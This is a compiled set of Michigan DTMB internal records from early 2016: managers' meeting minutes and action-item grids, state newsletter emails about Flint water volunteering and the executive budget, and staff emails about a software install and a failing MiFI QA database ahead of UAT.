X	Dan Sellepack	X	Mike Cooley	X	Steven Klann	X	Ajay Singh
X	Jim Hogan	X	Yvonne Sebok	X	Jennifer Merricle	X	Louis Rutare
X	Roger Parsons	X	Manny Rosales	x	Toni Falcon		

**Standing Updates**

- Review Hot Topics for time awareness – Not a lot of time needed.
- Executive Updates (Manny)
- ITOT (Manny)
  - Partnership Agreement Documents– Committee (Jim H is member) has formed a new template, will also include update to scorecards and metrics as it relates to the agency, we are going to be the pilot.
  - Sigma Update - Same
  - New Project; Customer Satisfaction Survey – Each of the projects – stake holders will determine who actually will get the survey. Yvonne stated that it should be in the planning stage of the project owner and will make her staff aware. EPMO will be doing the analysis.
  - Change Notices: Network Policy: No personal hubs to create Networks and creating all kinds of problems. Telecom does have a process where you can request a switch.
  - New IT Staff Augmentation Provider Intro/informational is - : Computer Aid, Inc., - They will have on-site staff. Existing contract/resource this does extended through the end of the year or could move them to new provider.
  - Server MAC process changes - John McQuaid – They will do hardening and hand it over for app load, they will do this through Todd Stevens.
  - OA Test Group – Java Updates: You can be part of the testing group to test your apps. If you want, this does not apply to us.

- New RFC for Websense – Are we doing things different? Scheduled for March 9<sup>th</sup>. Jennifer has a question into Mark Zehner on what he knows.
- DEQ has put a new governance group – Manny and Jim Hogan are meeting with them today to see there scope and effort.
- Pete Ostlund is taking over for Bill Creal as Assistant Division Chief.
- MARD's Windows 2000 box extended is through April.
- Project Priority Review (Dan, Mike, Manny)
  - No major changes will go over PM needs at today's Resource Planning meeting, Yvonne previously sent out an email with PM updates. Roger: Some projects need a percentage of BA and PM: #15 Computer-Based Certification Exams and #17 - Commercial Forest Database Enhancement Oversight – Louis trying to find out funding info from FRD and Mark A – said hours will be about 1,000 hours, may not be such a priority anymore. #23 Plans for DNR-wide decommission and replacement of legacy database and PowerBuilder apps – Ajay will find out about where the candidates are – Phil is helping. #24 FY15-Clear, FTP-Non-DEG, Ajay said this can be closed; Gideon will have to close down. MACES enhancements – waiting for client review – Steven will check with Lori status of user signing off and get start date – PM need by 2/15.
- Support Team (Ajay)
  - Position Description for Web Administrator, HR stated that there is not one in the whole SOM – (vacancy on the team) and has been escalated to Jim.
  - RFC Template – Mike and Ajay believe that the next step is to take to ECAB for approval. Once approved – how will LCAB be informed and next steps to roll out to division?
  - VMS – Going ok – dozen minor issues from UAT, UAT ends Friday. Will have until March 20th to fix bugs and that is when the training starts.
  - BA & Developer Team's (Roger, Steven)
- Roger
  - Section agreed on some shared values, had some posters printed – to reinforce them. Shawn Brokenshire (graphic design guy) designed them. Roger has them in his office and will be putting them on the walls.
  - Logo Contest for section – Contest for logo for section, biggby gift card for prize.
- Steven

- Have had several Developer changes to GTC
- Quality Assurance Team Update (Louis)
  - Fred Knapp is going to be moving into more of a reporting role. Working with Steven to transfer some of Fred's work.
  - Quality Assurance Team Presentation for managers, by Louis – February 12, 2016 @ 9:45.
- CRM Updates (Jennifer)
  - Marcy's upgrade to ITPA12 – HR has approved.
  - Project process Improvement - LEIN 3 day Boot Camp Training put on by Office of Good Government – 2 DTMB employees get to go, we get one of the seats, Julia Parker will be attending, Customers will be asked to use this process too, DTMB executive level request. Manny said that DNR, DEQ and MDARD Agency executives are aware. Manny said that we should ask the question if current/future projects that are a good candidate for business Process improvement, this will be a cost factor and time factor before we even get.
  - Rachelle will be facilitating the LCAB today – Make sure she gets all the cards in the RFC column and remind people that we will be skipping RFC's that don't have a card. Rodger: we want the support team to move the cards to RFC column. Who will create the card/sticky note? The change builders: notify the requester, notify the FBA and make sure it gets on the board – Ajay and Mike will talk about this off line. Dan suggested the usage of Change Point as a route to create a work request in change point and put on board.
  - Flint Escalations – DTMB is trying to funnel all Flint Escalations thru DEQ SECOC (emergency operations contact) – each area has one; CRM team is getting a lot of these requests. Jennifer is working with Chris Christensen (DTMB-SECOC), asked DEQ to make sure they are funneling through the proper channels. Chris said that there is Federal funding that will cover some of the work – this is to make sure everything gets funneled through one area.
- PMO Updates (Yvonne)
  - ARCO is going away in April and there is a new information meeting scheduled for Thursday – 2/12/16. Toni will forward managers the meeting.
  - Capacity versus Demand – Please make sure you don't have staff on that have left. Manny asked Yvonne to print out report and we will look at. Jim had executive order to have items entered ASAP and he entered them as project not candidates. Yvonne will get list and Manny will look at and decide and then ask for resource to clean up.
  - Jim's candidates – How do we clean these up? These are the Mobile 1<sup>st</sup> and MiLogin.
- Office Moves – Meeting Schedule: 2/24, 3/23, 4/20, 5/18, 6/15 – Expectations for staff should not be to have an update every week.



- Continuous Process Improvement (All) – Next meeting on 2/16,
  - Hiring Brochure: *Jory is still gathering feedback of brochure.*
- 1. Implement required (2015) objectives from the Strategic Plan, Next Meeting February 16<sup>th</sup>,
- 2. TFS folder structure reorganization – Louis: RFC to upgrade to 2013 needs to happen.
- Hiring (All)
  - Review Hiring Grid
- Action Item Review/Follow-up

Date Item was raised	Action Item	Person Responsible	Due Date
10/14/14	Send all the Hot Topics to Toni for next meeting.	Everyone	Ongoing
10/14/14	Managers will send their HR/contract updates to the HR grid to Toni	Managers	Ongoing
10/27/15	TFS assessment. Louis will arrange a meeting to flush out the requirements.	Louis	2/29/16
1/19/16	Network usage reports to managers to get to staff for clean-up.	Jennifer	2/29/16
2/9/16	Support Team having problems doing Web administration (hardening of servers and the policy that anyone outside of the infrastructure services would not have admin access to the servers). This needs to be a policy change;  Ajay to determine next steps.	Ajay	2/16/16

Hot Topics:

Yvonne

- Project Warranty: Completed – Who needs to review? Yvonne will be formally rolling out to her staff next week. Managers will review.


- **DTMB Office 2013/IE11 – Not running as project, Jenee will be sending out email for staff to enter machine name on spreadsheet if they want Office 2013/IE11 – 2 different pushes.**

**Roger**

- **Pre-Approved RFC Templates – Never took over finish line – Want to confirm Support Team is Aware, yes we covered. This is for the Web preapproved RFC, there is a database portion – no plans for it yet, another process improvement.**
- **Off boarding Checklist – Roger handout the finished product and this action item will come off the list.**

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:29 PM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



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Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.


Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

Click [here](#) to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Click here to watch the video.

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

### STAY CONNECTED



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**From:** DTMB Director and CIO David Behen <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 17, 2016 10:10 AM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** The Gov. Snyder's Budget Proposal



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DTMB Header 9/22/15

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

The executive budget Gov. Snyder presented last week outlined his investment plan for Michigan. Yes, the proposal for fiscal year 2017-18 outlined a strategy to address the critical challenges of addressing the Flint water crisis and turning around Detroit's Public Schools, but the \$54.9 billion plan also includes investment in four key areas:

- **Education.** The budget increases investment to K-12 schools, community colleges and the state's public universities. Additional funds are proposed to expand career, technical, science, technology, engineering and math programs.
- **Protecting the Public.** The governor's plan expands the Secure Cities program, which has reduced violent crime in four major Michigan cities. Funds also would support an additional trooper recruit school and an academy to train corrections officers, among other initiatives.
- **Putting People First.** The governor recommends continued expansion of the Healthy Kids Dental Program and funding efforts to ensure residents have access to affordable health care. His proposal boosts funds to help cover new higher cost specialty medications to treat conditions such as hepatitis C and cystic fibrosis, among others.
- **Investing in Infrastructure.** The proposal allocates \$1.2 billion to maintain and repair Michigan roads, bridges and other critical infrastructure.

The budget proposal also includes FY 2017-18 funding recommendations for DTMB. Gov. Snyder recommends ongoing funding of \$1.3 billion for department operations and a one-time allocation of \$32.4 million.

A few highlights include:

- \$502 million for information technology support for all state agencies and \$132.8 million for 14 high-priority IT projects in seven agencies. He recommends increasing the Information Technology Investment Fund by \$7 million, from \$65 million to \$72 million. This fund supports several major multiyear IT projects and upgrades, including the replacement of outdated legacy systems.
- An additional \$5 million to support cybersecurity improvements to safeguard citizens' personal information and protect critical infrastructure and government services.
- IT support of \$6.5 million to modernize the Office of Retirement Services' systems and enhance customer service for more than 530,000 current and future retirees.

You can see the full executive budget recommendations, which are posted on the Budget Office website. Details of DTMB's proposed budget begin on page B-75.

We can expect to see many changes before the budgets are signed and become effective Oct. 1. The executive budget will be used by the House and Senate Appropriations Committees as they work on their own budgets and hold committee hearings on the proposals. I'll keep you posted as the process moves ahead.

As always, I welcome your notes, whether about the budget process or any other topic. Please send them to me at [behend@michigan.gov](mailto:behend@michigan.gov).

Thank you again for all the good work you do. I hope you have a great week ahead.

David

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**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:39 AM  
**To:** Sebok, Yvonne (DTMB)  
**Cc:** Merricle, Jennifer (DTMB); Cox, Randy (DTMB)  
**Subject:** RE: MS Project

Yvonne.

I have submitted your request and will escalate the request as a result of Flint Water.

Thanks,  
Rachelle

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:14 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** RE: MS Project

Here is my old laptop name: S6084BTTGKV1

Yvonne

---

**From:** Davis, Rachelle (DTMB)  
**Sent:** Thursday, February 18, 2016 9:10 AM  
**To:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: MS Project

Yvonne,

Do you have your old PC name? I want to make sure I am asking for the identical software install.

Rachelle

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**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 18, 2016 9:01 AM  
**To:** Davis, Rachelle (DTMB) <[DavisR20@michigan.gov](mailto:DavisR20@michigan.gov)>  
**Subject:** MS Project

Here is my machine name. Thanks for your help!

E6084MP07B17V

Yvonne

**Yvonne Sebok, PMP, CSM, ITIL**  
PMO Director Supporting DEQ, DNR, MDARD  
DTMB Enterprise Portfolio Management Office (EPMO)  
Office: (517) 241-1673

Email Address: [seboky@michigan.gov](mailto:seboky@michigan.gov)



---

**From:** DTMB Facilities <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, October 28, 2015 8:17 AM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** Facility Notification: Constitution Hall



## Protest Activity

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### Date/Time:

Wednesday, October 28, 2015 from 12:00pm to 4:00pm

### Details:

Please be aware that there is a protest event planned for today, October 28, outside of the Constitution Hall from 12:00pm to 4:00pm. The event is being held in response to the water condition in Flint. Please plan your daily activities with this in mind as a large turnout for this event is anticipated. DTMB and MSP will be working together to monitor the situation.

### Contact:

DTMB Customer Service Center, [DTMB-Customerservice@michigan.gov](mailto:DTMB-Customerservice@michigan.gov) or 517-373-6227

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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Thursday, January 14, 2016 5:30 PM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** Volunteer Opportunity in Flint



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Michigan State Employees banner image

The State Emergency Operations Center (SEOC) is coordinating a response to the ongoing health and safety issues in the city of Flint's drinking water. Teams from the Michigan State Police, Genesee County Sheriff's Department, Michigan Department of Health and Human Services, and volunteer organizations have been delivering bottled water, water filters, replacement cartridges and water testing kits at homes in the city of Flint since Tuesday.

To help with this critical work, the SEOC is looking for volunteers to expand this effort and continue this distribution during the upcoming holiday weekend. Teams are being assembled for shifts on Saturday, January 16; Sunday, January 17; and Monday, January 18, 2016. If you are interested in volunteering your time for this critical work, please complete the information in one of the attached surveys (depending on which day you are volunteering).

To volunteer on Saturday, January 16, <https://www.surveymonkey.com/r/28NVJBL>

To volunteer on Sunday, January 17, <https://www.surveymonkey.com/r/26NMJJK>

To volunteer on Monday, January 18, <https://www.surveymonkey.com/r/26P7P5G>

Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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**DTMB Customer Service**

**Managers Meeting Minutes**

**January 19, 2016**

**Conference Room 116, Hollister Bldg. 1<sup>st</sup> FL**

**8:30 a.m. – 10:00 a.m.**

**Attendees**

	Dan Sellepack	Mike Cooley	Steven Klann	Ajay Singh
	Jim Hogan	Yvonne Sebok	Jennifer Merricle	Louis Rutare
	Roger Parsons	Manny Rosales	Toni Falcon	

**Standing Updates**

- **Review Hot Topics for time awareness**
- **Executive Updates (Manny)**
  - **Billing Group** – Dan has been doing a good job working with the billing group, looking into process. Manny stated that he backs anyone joining a group.
  - **Recruitment** – Jim Hogan has coordinated a meeting with MSU for Project Management specifically, speaking with folks on the project management track.
  - **PCI Audit for our Agency** – No Issues, not much changed. Amy Kelso had most of the information – types of transactions we have with our Agencies.
  - **IBM** – Meeting with IBM this week to start transition of VMS, share documentation. This will be to demo 4.0 – get them access to documentation of what we have and get a quote.
  - **Project Status: Red, Yellow, Green** Projects guide us on our Project priority and PM needs as resources - Manny will talk to Yvonne about Change Requests and Red, yellow and Green projects and PM needs.
- **ITOT (Manny)**
  - **Manny is going to take up at ITOT his purchasing concerns;** it may take up to 9 months on purchase, and a year for a RFP – Manny wants to get an update on what has changed, why this is.
  - **Had Denial Service Issues for the weekend.** Network problems, (Servers did not have appropriate updates). MOE – BRM are to going over a schedule with Agencies as to when

- we are going to do patches. Server Maintenance window communicate and do updates to servers we control – Manny will talk to Mike and Ajay about a schedule
- EIM – Enterprise Information Management (Governors Initiative) – had client in talking about schedules, did not say how this aligns with agency and cost justification for agency. Ability for the entire Agency to have data available to other Agencies. Manny will send out a link to a Power Point Presentation. Manny will bring up at ITOT.
  - Cisco any connect – When will they be rolling this out to everyone? Manny will bring up at ITOT.
- Project Priority Review (Dan, Mike, Manny)
    - Dan reviewed spreadsheet.
    - Jennifer is to update Window 10 with a comment/driver what percentage of a PM's time no permeant PM has been assigned.
    - Computer-Based Certification Exam – PM Need or BA need? If not need to get off from priority list. Need in comment – doing in house? It is thru EASA – Manny will ask Lori what it will take for implementation if a PM is needed. Running as project should get a PM.
    - Commercial Forest Database – Louis Rutare: Need Comments estimated PM and BA needs?
    - IE 11 Upgrade – Gideon is PM
    - Create Plan for DNR-wide decommission and replacement of legacy database and PowerBuilder applications – Phil Bernardi will be taking this over as the BA, when he starts. Need to know the percentages of BA and PM – comments need to be updated, we are ready to go.
  - Support Team (Ajay)
  - BA & Developer Team's (Roger, Steven) – Dan
    - Dan
      - Telecommuting – Follow-up meeting for managers to make decision and incorrupt what Yvonne and Mike already have – Jim is going to give Manny his policy. Toni will schedule a meeting. Manny will sent out email to staff regarding telecommuting on Holiday week and telling staff that guidelines will be going out soon.
  - Quality Assurance Team Update (Louis)
  - New Employee – Radhika Kara started today. New IT Student – Omas is looking through resumes now.

- CRM Updates (Jennifer)
  - Awareness: H Drive is full in the office – Jennifer ran a report on this, a lot of folks that are not even in this area any more. It may be something that Randy or Joe can do to help on this. Dan; Is this something that folks can utilize 1-drive? Action item for Jennifer – get the 1-drive instructions, can use if on Office 2013 and IE11 – not everyone is. Jennifer will talk to Randy about 1-drive and deleting files – and where to put application files.
  - Matt Armstrong – Still working at OPS with OA to the first week in February. Jennifer is sending him to Share Point training. Share Point Support tier – The Client have their own Share Point Support and then it is Lori Franz (DTMB/our office) and then if Lori can't fix goes to CSS. Mat is in the Remedy que – if a Remedy ticket s for Share Point go to Matt. Dan felt that we should not be second level support for our clients.
  - Flint Water data– Jim Hogan may be asking for: Process for how we gather data – how do we engage the Server Team if we need a whole recovery of a whole database. Where is the best area to store data? NAS is what we used for Kalamazoo oil spill and believes NAS may be the best for this. Jennifer is documenting process.
  - New ITS14 Client Specialist – Rachelle Davis starts today and Jennifer will let everyone know what is transferred to her.
- PMO Updates (Yvonne)
  - New Employee Rick Stankiewicz ITPM15 was introduced to group.
- Office Moves – Meeting Schedule: Jan 27, Feb 17 – Nothing Reported.
- Continuous Process Improvement (All)
  1. Implement required (2015) objectives from the Strategic Plan – Next Meeting: Jan 21st @ 12:30 – a few groups will present for closure, Next Meeting February 11<sup>th</sup>, Jan 21th is the last meeting before All Staff. Dan did question if the contractors could also be invited to be a part of one of the objectives.
  2. TFS folder structure reorganization
- All Staff Agenda – Monday, February 1<sup>st</sup> @ 1:00
  1. Presentation to clients
  2. BAD Branding (Roger)
  3. Time Keeping (Manny)
  4. Business Process Reengineering (Jim)

## 5. Strategic Plan – Accomplishments and new Team Goals

- **Hiring (All)**
  - Review Hiring Grid
- **Action Item Review/Follow-up**

Date Item was raised	Action Item	Person Responsible	Due Date
10/14/14	Send all the Hot Topics to Toni for next meeting.	Everyone	Ongoing
10/14/14	Managers will send their HR/contract updates to the HR grid to Toni	Managers	Ongoing
5/12/15	Disaster Recovery – Understanding of our involvement in Agencies DR plans. Do Agencies have a DR plan and what it is?	Jim	11/24/15
6/2/15	<p>OA File &amp; Print servers in the field offices – Manny will check on enterprise perspective. Will treat as small project – Manny/Jennifer</p> <p>Find out what DTMB is going to do - extended support or replace.</p> <p>Manny Pushing back on Field Servers going to talk to John McQuaid.</p> <p><i>Clients will not get billed – relief for customer, Jennifer still working on which sites can be migrated. Moving along.</i></p>	<p>Manny/Jennifer</p> <p>Manny/Jim</p> <p>Manny</p>	11/24/15
8/1/15	Jennifer will write up her prospective on Liaison group members – for Jim H for good governance group.	Jennifer	11/24/15
9/17/15	ITSR for MDARD Oracle to SQL – Send out the presentation to group. Manny will find out if Marcy ever submitted.	Mike C	11/24/15
10/27/15	TFS assessment. Louis will arrange a meeting to flush out the requirements.	Louis	11/17/15

10/27/15	Password for the ftp server – changes every 90 days. Need security exception – Manny will talk to Todd. Understand policy – keeps changing, need a permeant exception.	Manny	11/24/15
11/10/15	Ask at ITOT if anyone has success using SKYPE.	Mike	11/17/15
11/17/15	ADA Compliance – Opportunity Board is looking for direction; do we need to make everything ADA Compliance? Manny will get with Jim for clarity and see what rest of DTMB is doing?	Manny	11/24/15
11/17/15	2015 accomplishments- Manny asked group to send him any ideas they have and short write-up. Ajay will do VMS	Managers	11/24/15
12/1/15	Send out ITOT presentations to managers.  Send out Marcy's Fisheries presentation.	Manny Jennifer	12/8/15
12/8/15	Send out link to Projects of our shared DTMB partners to Managers.	Manny	12/15/15
12/15/15	Roger will draft an employee departure procedure (He already has a on boarding)	Roger	1/26/16
12/15/15	Manny is going to check with other BRM's if they have had success with posting to job sites.	Manny	12/22/15
1/5/15	Toni will schedule a meeting to talk through Telecommuting as a group. Done 1/11. Manny will look into rules prior to.  Yvonne will review EPMO survey @ meeting – was to send out to group.	Toni Manny Yvonne	1/12/16
1/5/15	"ICC update" Manny will talk to Brad and Eric and status.	Manny	1/12/16
1/19/16	ITOT  Manny is going to take up at ITOT his purchasing concerns on what has changed.	Manny	1/26/16



	<p><b>EIM – Enterprise Information Management (Governors Initiative) – had client in talking about schedules, did not say how this aligns with agency and cost justification for agency.</b></p> <p><b>Cisco any connect – When will they be rolling this out to everyone?</b></p>		
<b>1/19/16</b>	<b>Server Maintenance window communicate and do updates to servers we control – Manny will talk to Mike and Ajay about a schedule</b>	<b>Manny</b>	<b>1/26/16</b>
<b>1/19/16</b>	<b>Manny will talk to Yvonne about Change Requests and Red, yellow and Green projects and PM needs.</b>	<b>Manny</b>	<b>1/26/16</b>
<b>1/19/16</b>	<b>EIM – Enterprise Information Management (Governors Initiative) – Manny will send out a link to a Power Point Presentation.</b>	<b>Manny</b>	<b>1/26/16</b>
<b>1/19/16</b>	<p><b>Manny will sent out email to staff regarding telecommuting on Holiday week. DONE</b></p> <p><b>Send out guidelines when done.</b></p> <p><b>Toni will schedule a follow-up meeting for managers - Done</b></p>	<p><b>Manny</b></p> <p><b>Toni</b></p>	<b>1/26/16</b>
<b>1/19/16</b>	<b>Jennifer will talk to Randy about 1-drive and deleting files – and where to put application files.</b>	<b>Jennifer</b>	<b>1/26/16</b>

**Hot Topics:**

Message

**From:** Newman, Jeremy (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=386AB47A9B35460287C034A87EEB740C-NEWMAN JEREMY]  
**Sent:** 1/28/2016 8:52:05 AM  
**To:** Noldy, Scott (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ac0f437dd96c485a9e3193ee4dff2864-Noldy Scott]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aeec2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]  
**CC:** Price, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=fce6565d72ca8dca877aee2ed20bc21-Price David]; Heckman, Daniel (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f729658d93024691a19b712123157496-Heckman Daniel]; Prange, Laurie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=9d9de26457ab45cbbfc5873839181dbb-prangel]; Summers, Thomas (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6166c50b0512469bb54050853aba70f7-Summers Thomas]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Sellepack, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=07dbd2c672524002ace0991ebf35010c-Sellepack Dan]; Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]; Simmons, Allen (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5886897419f64d409f57bca81c3f2d51-Simmons Allen]; Anderson, Mark (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5e7a9441d988492488c22397fea0b7e1-Anderson Mark]  
**Subject:** RE: MiFI QA not working?  
**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



**HELP. CONNECT. SOLVE.**

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 8:40 AM

**To:** Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>

**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

**Subject:** RE: MiFi QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

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**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

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**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

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**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: [REDACTED]

### **Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

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### **Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

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Message

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**Sent:** 1/28/2016 8:55:42 AM  
